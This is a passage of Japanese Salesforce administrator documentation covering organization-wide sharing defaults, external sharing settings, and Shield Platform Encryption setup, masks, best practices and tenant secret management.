   - 商談またはケースを共有している場合は、(ケースチームを介してケースを共有しているのでない限り)共有先には少なくとも関連付けられている取引先への「参照」アクセス権が必要です。また、取引先を共有するための権限がある場合は、取引先への「参照」アクセスが自動的に共有先に許可されます。取引先を共有するための権限がない場合は、他のユーザに取引先への「参照」アクセスを許可するよう取引先所有者に依頼する必要があります。
   - [取引先責任者のアクセス権]は、取引先責任者に対する組織の共有設定が[親レコードに連動]に設定されているときは無効です。
   - 関連するオブジェクトレコードのアクセス権を指定する共有ルールの場合、指定されたアクセス権はその共有ルールにのみ適用されます。たとえば、取引先共有ルールによって関連取引先責任者のアクセス権に「非公開」が指定されている場合でも、ユーザは、組織の共有設定である「すべてのデータの編集」または「すべてのデータの参照」権限、あるいは取引先責任者用の「すべての編集」または「すべての参照」権限など、他の方法を使用して関連取引先責任者にアクセスできます。

6. 売上予測を共有する場合は、[登録可]を選択し、そのユーザ、グループ、またはロールが売上予測を登録できるようにします。
7. ユーザおよびシステム管理者が理解できるようにするため、レコードの共有理由を選択します。
8. [保存]をクリックします。

組織の共有設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタマーポータルは、**Database.com** Edition では利用できません。

システム管理者は組織の共有設定を使用して、組織のデフォルト共有設定を定義できます。

組織の共有設定では、レコードに対するデフォルトのアクセス権を指定できるほか、取引先(契約を含む)、活動、納入商品、取引先責任者、キャンペーン、ケース、リード、商談、カレンダー、価格表、注文、カスタムオブジェクトに対して個別に設定できます。

組織の共有設定では、ほとんどのオブジェクトに対して[非公開]、[公開/参照のみ]、または[公開/参照・更新可能]のいずれかを設定できます。オブジェクトの組織の共有設定が[非公開]または[公開/参照のみ]に設定されている環境の場合、システム管理者は、ロール階層を設定するか共有ルールを定義することで、ユーザにレコードに対する追加のアクセス権を許可できます。ただし、共有ルールを使用できるのは、追加のアクセス権を付与する場合のみです。最初に組織の共有設定で指定されたレベルを超えるレコードへのアクセス権を制限するために使用することはできません。

重要: 組織がカスタマーポータルを使用する場合、取引先責任者のカスタマーポータルへのアクセスを有効にする前に、取引先、取引先責任者、契約、納入商品、およびケースに対する組織のデフォルトの共有設定を[非公開]にします。こうすると、デフォルトでカスタマーは自分のデータのみを表示できるようになります。すべての内部ユーザがすべての内部ユーザと

共有する共有ルールを作成することで、Salesforce ユーザに「公開/参照・更新可能」アクセス権を許可することもできます。

デフォルトでは、Salesforceは、ロール階層やテリトリー階層などの階層を使用して、階層内でレコード所有者より上位のユーザに、そのレコードへのアクセス権を自動的に与えます。

オブジェクトを非公開に設定すると、レコードの所有者と階層内でそのロールの上位にあるユーザに対してのみレコードが表示されるようになります。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、およびDeveloper Editionでは、カスタムオブジェクトについて、階層内でレコード所有者よりも上位のユーザに対してレコードへのアクセス権を無効にするには、[階層を使用したアクセス許可]チェックボックスをオフにします。カスタムオブジェクトのこのチェックボックスの選択を解除すると、レコード所有者と組織の共有設定によってアクセスを許可されたユーザのみが、そのレコードにアクセスできるようになります。

このセクションの内容:

組織の共有設定の設定
組織の共有設定は、レコードへのベースラインアクセス権を設定します。オブジェクトごとに別個のデフォルトを設定できます。

外部組織の共有設定の概要

組織の共有設定の設定

組織の共有設定は、レコードへのベースラインアクセス権を設定します。オブジェクトごとに別個のデフォルトを設定できます。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [組織の共有設定] 領域で [編集] をクリックします。
3. オブジェクトごとに、使用するデフォルトアクセス権を選択します。外部組織の共有設定がある場合は、「外部組織の共有設定の概要」を参照してください。
4. 階層を利用して自動的にアクセス権を無効にするには、[親レコードに連動] のデフォルトアクセス権を持たない任意のカスタムオブジェクトについて [階層を使用したアクセス許可] をオフにします。

   メモ: [階層を使用したアクセス許可] チェックボックスがオフの場合、ロール階層またはテリトリー階層で上位のユーザが自動アクセスを許可されることはありません。ただし、「すべての参照」や「すべての編集」オブジェクト権限、「すべてのデータの参照」や「すべてのデータの編集」システム権限などを持っているユーザは、自分が所有していないレコードにもアクセスできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルトの共有アクセス権を設定する
- 「共有の管理」

組織の共有設定を更新するときに、共有再適用によってレコードへのアクセス権の変更が適用されます。データが大量にあると、更新の所要時間が長くなります。

- 「公開/参照のみ」から「公開/参照・更新可能」へなど、デフォルトのアクセス権を拡大する場合は、変更がすぐに有効になります。すべてのユーザは、更新されたデフォルトのアクセス権に基づいてアクセス

できます。その後共有再適用は非同期に実行され、手動または共有ルールからのすべての冗長なアクセスが削除されます。

メモ: 取引先責任者のデフォルトのアクセス権が「親レコードに連動」であり、取引先、商談、またはケースのデフォルトのアクセス権を拡大する場合は、再適用の実行後に変更が有効になります。

- 「公開/参照・更新可能」から「公開/参照のみ」へなど、デフォルトのアクセス権を縮小する場合は、再適用の実行後に変更が有効になります。

再適用が完了すると、メールで通知されます。変更を表示するには、[共有設定]ページを更新します。更新状況を表示するには、[設定]から［クイック検索］ボックスに*「設定変更履歴の参照」*と入力し、[設定変更履歴の参照]を選択します。

制限事項

一部のオブジェクトでは、組織の共有設定を変更できません。

- サービス契約は、常に非公開です。
- ユーザプロビジョニング要求は、常に非公開です。
- ドキュメント、レポート、またはダッシュボードを参照または編集できるかどうかは、そのドキュメントが保存されているフォルダに対するユーザのアクセス権に基づきます。
- 売上予測共有が有効でない場合、自分より下位のロール階層にあるユーザの売上予測のみ参照できます。
- カスタムオブジェクトが、標準オブジェクトとの主従関係の従側にある場合は、組織の共有設定は [親レコードに連動] に設定されており、これを編集することはできません。
- Apex コードがカスタムオブジェクトに関連付けられている共有エントリを使用している場合は、そのカスタムオブジェクトに対する組織の共有設定を非公開から公開には変更できません。たとえば、Apex コードで (コードでは `Invoice__share` として表される) カスタムオブジェクト Invoice__c に対する共有アクセス権を持つユーザとグループを取得した場合、そのオブジェクトの組織の共有設定を非公開から公開に変更することはできません。

外部組織の共有設定の概要

外部組織の共有設定には、内部ユーザおよび外部ユーザに対して個別の組織の共有設定があります。共有ルールの設定が簡単になり、再適用のパフォーマンスが向上します。また、システム管理者は、ポータルユーザおよび他の外部ユーザと共有される情報を簡単に確認できます。

次のオブジェクトでは、外部組織の共有設定がサポートされています。

- 取引先と、それに関連する契約および納入商品
- ケース
- 取引先責任者
- 商談
- カスタムオブジェクト
- ユーザ

外部ユーザには次のユーザが含まれます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 認証 Web サイトユーザ
- Chatter 外部ユーザ
- コミュニティユーザ
- カスタマーポータルユーザ
- ゲストユーザ
- 大規模ポータルユーザ
- パートナーポータルユーザ
- Service Cloud ポータルユーザ

メモ: Chatter 外部ユーザがアクセスできるのは、ユーザオブジェクトのみです。

以前は、社内ユーザに「公開/参照のみ」または「公開/参照・更新可能」アクセスを与え、外部ユーザには非公開にする場合、デフォルトのアクセスを「非公開」にして、すべての社内ユーザとレコードを共有する共有ルールを作成する必要がありました。

個別の組織の共有設定では、[デフォルトの内部アクセス権] を [公開/参照のみ] または [公開/参照・更新可能] に、また [デフォルトの外部アクセス権] を [非公開] に設定することで、類似する動作を実現することができます。これらの設定により、レポート、リストビュー、検索、API クエリのパフォーマンスも向上します。

このセクションの内容:

外部組織の共有設定の設定

外部組織の共有設定を使用して、外部ユーザに異なるデフォルトのアクセス権を設定できます。

外部組織の共有設定を設定する前に、それが有効であることを確認します。[設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択して [外部共有モデルを有効化] ボタンをクリックします。

外部組織の共有設定を最初に有効にしていると、デフォルトの内部アクセス権とデフォルトの外部アクセス権は元のデフォルトアクセスレベルに設定されます。たとえば、取引先責任者の組織の共有設定が [非公開] である場合、デフォルトの内部アクセス権とデフォルトの外部アクセス権も [非公開] になります。

オブジェクトの外部組織の共有設定を設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [組織の共有設定] 領域で [編集] をクリックします。
3. オブジェクトごとに、使用するデフォルトアクセス権を選択します。

   次のアクセス権を割り当てることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルトの共有アクセス権を設定する
- 「共有の管理」

アクセスレベル	説明
親レコードに連動	ユーザは、関連するすべての主レコードでアクション(表示、編集、削除など)を実行できる場合は、主従関係の従の側のレコードに対しても同じアクションを実行できます。 メモ: 取引先責任者の場合は、デフォルトの内部および外部アクセス権の両方に［親レコードに連動］を設定する必要があります。
非公開	所有権、権限、ロール階層、共有の直接設定、または共有ルールによってアクセス権が付与されているユーザのみが、レコードにアクセスできます。
公開/参照のみ	すべてのユーザがオブジェクトのすべてのレコードを表示できます。
公開/参照・更新可能	すべてのユーザがオブジェクトのすべてのレコードを表示および編集できます。

メモ: デフォルトの外部アクセスレベルの制限は、デフォルトの内部アクセスレベル以上にする必要があります。たとえば、デフォルトの外部アクセス権が[非公開]でデフォルトの内部アクセス権が[公開/参照のみ]に設定されたカスタムオブジェクトがあります。

4. [保存]をクリックします。

外部組織の共有設定の無効化

外部組織の共有設定を無効にすると、それぞれのオブジェクトに 1 つの組織の共有設定が指定されます。

この機能を無効にする前に、各オブジェクトに対して[デフォルトの外部アクセス権]と[デフォルトの内部アクセス権]を同じアクセスレベルに設定します。

外部組織の共有設定を無効にする手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定]を選択します。
2. [組織の共有設定]領域で[外部共有モデルを無効化]をクリックします。

外部組織の共有設定を無効にすると、組織の共有設定領域に[デフォルトの外部アクセス権]および[デフォルトの内部アクセス権]設定ではなく、[デフォルトのアクセス権]設定が表示されます。ユーザ共有がある場合、取引先、取引先責任者、ケース、および商談の各オブジェクトの[デフォルトの外部アクセス権]設定は表示されたままですが、無効になります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部組織の共有設定を無効にする
- 「共有の管理」

Shield プラットフォームの暗号化

Shield プラットフォームの暗号化では、重要なプラットフォーム機能を保持しながらデータに新しいセキュリティ層が追加されます。選択したデータは、高度な鍵派生システムを使用して暗号化されます。以前より詳細なレベルでデータを保護することができるため、非公開データを処理するためにプライバシーポリシー、規制要件、契約義務に確実に準拠できます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

このセクションの内容:

関連トピック:

https://help.salesforce.com/HTViewHelpDoc?id=security_pe_overview.htm

カスタム項目の従来の暗号化

項目およびファイルの暗号化

組織でプラットフォームの暗号化を実装するには、テナントの秘密を作成してから、暗号化する項目およびファイルを指定し、組織の鍵を生成、ローテーション、アーカイブできるユーザを指定します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

このセクションの内容:

項目の暗号化

暗号化する項目を選択します。項目が暗号化されている場合、その項目を参照する権限のないユーザにはその値がアスタリスクとして表示されます。

組織の規模によっては、標準項目の暗号化を有効にするために数分かかることがあります。

1. 組織に有効な暗号化鍵があることを確認します。不明な場合は、システム管理者に確認してください。
2. [設定]から、［クイック検索］ボックスに「*プラットフォームの暗号化*」と入力し、[プラットフォームの暗号化] を選択します。
3. [項目を暗号化] を選択します。
4. [編集] を選択します。
5. 暗号化する項目を選択して、設定を保存します。

プラットフォームの暗号化の自動検証サービスが起動します。組織のいずれかの設定で暗号化がブロックされている場合、その修正手順が記載されたメールが送信されます。

自動的に暗号化されるのは、暗号化を有効にした後に作成または更新されたレコードの項目値のみです。Salesforce では、既存のレコードの項目値を確実に暗号化するために、既存のレコードを更新することをお勧めします。たとえば、ケースオブジェクトの［説明］項目を暗号化する場合、データローダを使用してすべてのケースレコードを更新します。このサポートが必要な場合は、Salesforce にお問い合わせください。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

項目を暗号化する
- 「アプリケーションのカスタマイズ」

カスタム項目の暗号化

Shield プラットフォームの暗号化では、指定されたカスタム項目とカスタム項目のデータ型を暗号化対象として選択します。

段階的な手順: 暗号化カスタム項目を作成する

次のカスタム項目データ型のいずれかに属する項目の内容を暗号化できます。

- メール
- 電話
- テキスト
- テキストエリア
- ロングテキストエリア
- URL
- 日付/時間

一部のカスタム項目は暗号化できません。

- [ユニーク] あるいは [外部 ID] 属性のある項目、または以前に暗号化されたカスタム項目に基づいてこれらの属性が含まれる項目
- カスタム数式項目で使用されている項目
- 外部データオブジェクトの項目

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

ファイルおよび添付ファイルの暗号化

データの保護を一層強化するために、Shield プラットフォームの暗号化を使用してファイルや添付ファイルを暗号化します。Shield プラットフォームの暗号化が有効になっている場合、各ファイルまたは添付ファイルをアップロードするときにその内容が暗号化されます。

メモ: 開始する前に、組織に有効な暗号化鍵があることを確認します。不明の場合は、システム管理者に確認してください。

次の種類のファイルは暗号化できます。

- フィードに添付されたファイル
- レコードに添付されたファイル
- [コンテンツ] タブ、[ライブラリ] タブ、[ファイル] タブのファイル (ファイルのプレビュー、Salesforce CRM コンテンツファイルなどの Salesforce ファイル)
- Salesforce Files Sync で管理されているファイル
- Chatter の投稿、コメント、サイドバーに添付されたファイル
- 新しいメモツールを使用したメモの本文テキスト
- ナレッジ記事に添付されたファイル

一部の種類のファイルおよび添付ファイルは暗号化できません。

- Chatter のグループ写真
- Chatter のプロファイル写真
- ドキュメント
- 新しいメモツールのプレビュー機能
- 古いメモツールを使用したメモ

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

ファイルを暗号化する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[プラットフォームの暗号化] を選択します。
2. [ファイルと添付ファイルを暗号化] を選択します。
3. [保存] をクリックします。


重要: ファイルへのアクセス権を持つユーザは、暗号化固有の権限に関係なく、正常にファイルを操作できます。組織にログインしていて、参照アクセス権を持っているユーザは、本文の内容を検索および参照できます。

ユーザは、通常のファイルサイズの制限に従って、ファイルおよび添付ファイルを暗号化後もアップロードできます。暗号化によって増大したファイルサイズは、これらの制限にカウントされません。

ファイルおよび添付ファイルの暗号化を有効にすると、新しいファイルおよび添付ファイルに影響します。すでにSalesforceにあるファイルおよび添付ファイルは、自動的に暗号化されません。既存のファイルを暗号化する方法については、Salesforce にお問い合わせください。

ファイルまたは添付ファイルが暗号化されているかどうかを確認するには、ファイルまたは添付ファイルの詳細ページで暗号化インジケータを探します。ContentVersion オブジェクト (ファイルの場合) または Attachment オブジェクト (添付ファイルの場合) の `isEncrypted` 項目をクエリすることもできます。

ファイルが暗号化されている場合は、次のように表示されます。



メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

暗号化データの外観

ユーザとシステム管理者には、権限やデータが存在する場所(ファイルまたは項目)など、要因の組み合わせに応じて暗号化された情報が表示されます。一方、機密データにアクセスできるユーザの制御はシステム管理者が行います。

Shield プラットフォームの暗号化が有効になっている場合、*保存時*に暗号化されたデータとデータのマスクの違いを理解しておくことが重要です。*保存時*に暗号化されたデータとは、保存するときに暗号化されたデータのことです。たとえば、サーバ、データベース、およびファイルにはすべて、保存時のデータが保管されています。マスクとは、項目の表示データを文字に置き換えて隠すことです。たとえば、パスワード項目ではセキュリティ強化のために文字がアスタリスクとして表示される場合があります。

権限やデータが存在する場所(ファイルまたは項目)によっては、マスクされていないクリアテキストでデータを表示できる場合があります。これには次のような理由が挙げられます。

- 項目レベルセキュリティ:項目レベルセキュリティ権限を持つユーザは、データが保存時に暗号化されていても特定のデータにアクセスできます。たとえば、人事部長は項目の従業員の機密情報を表示する必要がありますが、従業員はその必要がありません。人事部長は機密データを表示できますが、保存時には暗号化されたままになります。
- 暗号化されたファイルのデータは引き続き表示される:ファイルは暗号化されていても、アクセス権のあるユーザにはデータが表示されたままになります。一方、項目の暗号化されたデータを表示するには、「暗

号化されたデータの参照」権限が必要です。ファイルのデータを非表示のままにする必要がある場合は、適切な共有設定を使用します。

表示されるマスク

Shield プラットフォームの暗号化ではさまざまなマスクを使用します。データを非表示にするだけのものもあれば、非表示データに関する追加の情報を示すものもあります。

メモ: カスタム Lightning コンポーネントでは、データにマスクは適用されません。

データ型	マスク	意味
メール、電話、テキスト、テキストエリア、ロングテキストエリア、URL	*****	このデータは暗号化されていますが、権限がなくても表示できます。
	!!!!!	このデータの鍵は破棄されました。
	?????	このサービスは現在使用できません。このサービスへのアクセスについては、Salesforce にお問い合わせください。
カスタム日付	07/07/1777	このデータは暗号化されていますが、権限がなくても表示できます。
	08/08/1888	このデータの鍵は破棄されました。
	01/01/1777	このサービスは現在使用できません。このサービスへのアクセスについては、Salesforce にお問い合わせください。
カスタム日付/時間	07/07/1777 12:00 PM	このデータは暗号化されていますが、権限がなくても表示できます。
	08/08/1888 12:00 PM	このデータの鍵は破棄されました。
	01/01/1777 12:00 PM	このサービスは現在使用できません。このサービスへのアクセスについては、Salesforce にお問い合わせください。

プラットフォームの暗号化のベストプラクティス

組織にとって可能性が最も高い脅威を特定します。これは、必要なデータのみを暗号化できるように、暗号化が必要なデータと不要なデータを区別するのに役立ちます。テナントの秘密と鍵がバックアップされていることを確認し、秘密および鍵の管理を許可するユーザを慎重に検討します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

1. 組織に対する脅威モデルを定義する。

   脅威モデルの正規の演習に従って、組織に影響を及ぼす可能性が最も高い脅威を特定します。その結果を基にデータ分類スキームを作成し、どのデータを暗号化するかを判断します。

2. 必要な場合のみ暗号化する。
   - すべてのデータが機密に該当するわけではありません。規制上、セキュリティ上、コンプライアンス上、およびプライバシー上の要件を満たすために暗号化が必要な情報に的を絞ります。無用にデータを暗号化すれば、機能やパフォーマンスに影響します。
   - 早い段階でデータ分類スキームを評価し、セキュリティ部門、コンプライアンス部門、およびをビジネス IT 部門の関係者と協力して要件を規定します。ビジネスに欠かせない機能と、セキュリティおよびリスク対策のバランスを取り、脅威に関する仮説を定期的に検証します。

3. 早い段階で鍵やデータをバックアップおよびアーカイブする戦略を立てる。

   テナントの秘密が破棄された場合は、再インポートしてデータにアクセスします。データおよびテナントの秘密をバックアップして、安全な場所に保存する責任はお客様が単独で負うものとします。Salesforce は、テナントの秘密の削除、破棄、置き忘れが発生してもサポートできません。

4. ユーザ権限に関係なく、全ユーザに暗号化が適用されることを理解する。
   - 「暗号化されたデータの参照」権限を使用して、暗号化項目の値をプレーンテキストで参照するユーザを制御します。ただし、これらの項目の保存データは、ユーザ権限に関係なく保存時に暗号化されます。
   - 暗号化データを扱うユーザには、機能上の制限事項が適用されます。暗号化を一定のビジネスユーザに適用できるかどうか、適用した場合にデータを扱う他のユーザにどのような影響があるかを検討します。

5. Shield プラットフォームの暗号化の考慮事項を読み、組織への影響を理解する。
   - 考慮事項によるビジネスソリューションおよび実装への影響を評価します。
   - Shield プラットフォームの暗号化を本番組織にリリースする前に Sandbox 環境でテストします。
   - 暗号化を有効にする前に、判明した違反を修正します。たとえば、SOQL の WHERE 句の暗号化項目を参照すると違反がトリガされます。同様に、SOQL の ORDER BY 句の暗号化項目を参照した場合も違反が発生します。どちらの場合も、暗号化項目への参照を削除して違反を修正します。

6. リリースする前に AppExchange アプリケーションを分析およびテストする。
   - AppExchange で入手したアプリケーションを使用する場合は、組織で暗号化データを操作する方法をテストし、機能に影響がないか評価します。

- アプリケーションでSalesforce外に保存される暗号化データを操作する場合、データ処理が生じる方法と場所、および情報を保護する方法を調査します。
- Shield プラットフォームの暗号化によるアプリケーションの機能への影響が疑われる場合は、プロバイダに評価を見せて協力を求めます。また、Shieldプラットフォームの暗号化に対応するカスタムソリューションについて相談します。
- Force.com のみを使用して作成された AppExchange のアプリケーションは、Shield プラットフォームの暗号化の機能および制限事項を継承します。

7. プラットフォームの暗号化は、ユーザ認証ツールではありません。どのユーザがどのデータを参照できるのかを制御するには、プラットフォームの暗号化ではなく、項目レベルのセキュリティ設定、ページレイアウト設定、入力規則を使用します。「暗号化されたデータの参照」権限が誤ってユーザに付与された場合でも、該当のデータのみが表示されるようにします。

   デフォルトでは、「暗号化されたデータの参照」権限のないユーザを含め、すべてのユーザが暗号化項目を編集できます。

8. 「暗号化鍵の管理」ユーザ権限を承認されたユーザのみに付与する。

   「暗号化鍵の管理」権限を持つユーザは、組織固有の鍵を生成、エクスポート、インポート、および破壊できます。設定変更履歴を使用して、これらのユーザの鍵管理アクティビティを日常的に監視します。

9. 「暗号化されたデータの参照」ユーザ権限を承認されたユーザのみに付与する。

   「暗号化されたデータの参照」権限を、機密データをプレーンテキストで参照する必要のあるインテグレーションユーザなど、暗号化項目をプレーンテキストで参照する必要のあるユーザに付与します。暗号化ファイルは、「暗号化されたデータの参照」権限の有無に関係なく、ファイルへのアクセス権があるすべてのユーザに表示されます。

10. 既存のデータを一括暗号化する。

    Shieldプラットフォームの暗号化を有効にした時点で既存の項目およびファイルのデータは自動的に暗号化されません。既存の項目データを暗号化するには、項目データに関連付けられているレコードを更新します。このアクションにより、これらのレコードの暗号化がトリガされ、保存時に既存の保存データが暗号化されます。既存のファイルを暗号化する方法については、Salesforce にお問い合わせください。

11. 通貨および数値データの暗号化を避ける。

    多くの場合、関連付けられた［通貨］または［数値］項目を暗号化しなくても、非公開データや機密データ、規制対象のデータを安全に保管できます。上記の項目を暗号化すると、積み上げ集計レポート、レポート期間、計算に混乱が生じるなど、プラットフォーム全体の幅広い機能に影響が及ぶことがあります。

12. 暗号化の影響についてユーザに通知する。

    本番環境でShieldプラットフォームの暗号化を有効にする前に、ビジネスソリューションにどのような影響があるかをユーザに通知します。たとえば、ビジネスプロセスに関連する場合、Shieldプラットフォームの暗号化の考慮事項に記載されている情報を共有します。

13. ログインアクセスを許可するときは慎重に判断する。

    「暗号化されたデータの参照」権限を持つユーザが別のユーザにログインアクセスを許可すると、その別ユーザが暗号化項目をプレーンテキストで参照できるようになります。

14. 最新の鍵を使用してデータを暗号化する。

    新しいテナントの秘密を生成すると、新しいデータはすべてこの鍵を使用して暗号化されます。他方、既存の機密データは以前の鍵で暗号化されたままです。こうした場合、Salesforce では、最新の鍵を使用して既存の項目を再暗号化することを強くお勧めします。このサポートが必要な場合は、Salesforce にお問い合わせください。

Shield プラットフォームの暗号化の設定

Shield プラットフォームの暗号化では、データを保護する暗号化鍵を派生するために使用される独自のテナントの秘密を管理します。鍵は、保存したり、組織で共有したりしません。代わりに、オンデマンドで主秘密および組織固有のテナントの秘密から派生し、アプリケーションサーバにキャッシュされます。

組織に一意のテナントの秘密を作成したら、テナントの秘密のローテーション、アーカイブ、および他のユーザとの責任の共有を行うことができます。

開発者は、Salesforce API で TenantSecret オブジェクトへのコールをコーディングしてテナントの秘密を生成できます。

重要: 承認されたユーザのみが、[プラットフォームの暗号化]ページからテナントの秘密を生成できます。「暗号化鍵の管理」権限を割り当てるように Salesforce システム管理者に依頼してください。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を管理する
- 「暗号化鍵の管理」

このセクションの内容:

テナントの秘密の作成

組織に一意のテナントの秘密を作成し、テナントの秘密を使用して新しいデータ暗号化鍵を生成することを特定のユーザに許可します。

1. 組織のテナントの秘密の管理を任せるユーザに「暗号化鍵の管理」権限を割り当てます。

   この権限をプロファイルまたは権限セットに追加するには、[設定]から、［クイック検索］ボックスに「*プロファイル*」または「*権限セット*」と入力します。

2. テナントの秘密を作成します。

   a. [設定] から、［クイック検索］ボックスに「*プラットフォームの暗号化*」と入力し、[プラットフォームの暗号化] を選択します。

   b. [テナントの秘密を作成] をクリックします。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を管理する

- 「暗号化鍵の管理」

プラットフォームの暗号化の鍵のローテーション

定期的に新しいテナントの秘密を生成して、それまで有効であったものをアーカイブする必要があります。組織のテナントの秘密のライフサイクルを制御することで、派生データの暗号化鍵のライフサイクルを制御します。

鍵のローテーションは、組織のセキュリティポリシーによって決まります。テナントの秘密は、本番組織では24時間に1回、Sandbox環境では4時間に1回ローテーションできます。鍵派生関数で使用される主秘密は、Salesforceのメジャーリリース時に毎回ローテーションされます。テナントの秘密がローテーションされるまで、顧客の鍵や暗号化データに影響することはありません。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する
- 「暗号化鍵の管理」

1. [設定]から、[クイック検索]ボックスに「*プラットフォームの暗号化*」と入力し、[プラットフォームの暗号化]を選択して、組織の鍵の状況を確認します。鍵の状況には[有効]、[アーカイブ済み]、[破棄済み]があります。

   有効
   : 新規または既存のデータを暗号化および復号化する場合に使用される可能性があります。

   アーカイブ済み
   : 新しいデータを暗号化できません。鍵が有効であったときにこの鍵を使用して以前に暗号化されたデータを復号化する場合に使用される可能性があります。

   破棄済み
   : データを暗号化および復号化することはできません。鍵が有効であったときにこの鍵を使用して暗号化されたデータを復号化することはできません。

2. [設定]から、[クイック検索]ボックスに「*プラットフォームの暗号化*」と入力し、[プラットフォームの暗号化]を選択します。
3. [新しいテナントの秘密を生成]をクリックします。
4. 新たに生成されたテナントの秘密を使用して既存の項目値を再暗号化する場合は、データローダまたは別のツールを使用して、暗号化項目を編集して保存します。

   API経由でオブジェクトをエクスポートするか、レコードIDを含むレポートを実行して、更新するデータを取得します。この操作により、暗号化サービスが、最新の鍵を使用して既存のデータを再度暗号化します。

メモ: このページは、従来の暗号化ではなくShieldプラットフォームの暗号化について書かれています。

テナントの秘密のインポートおよびエクスポート

テナントの秘密は、組織およびテナントの秘密を適用する特定のデータに対して一意です。秘密をエクスポートして、関連データに再度アクセスする必要が生じた場合に、引き続きデータにアクセスできるようにすることをお勧めします。

1. [設定]から、［クイック検索］ボックスに「*プラットフォームの暗号化*」と入力し、[プラットフォームの暗号化] を選択します。
2. 鍵が表示されているテーブルで、エクスポートするテナントの秘密を見つけ、[エクスポート] をクリックします。
3. 警告ボックスで選択内容を確認し、エクスポートされたファイルを保存します。

   ファイル名は `tenant-secret-org-<組織 ID>-ver-<テナントの秘密のバージョン番号>.txt` です。たとえば、「`tenant-secret-org-00DD00000007eTR-ver-1.txt`」などです。
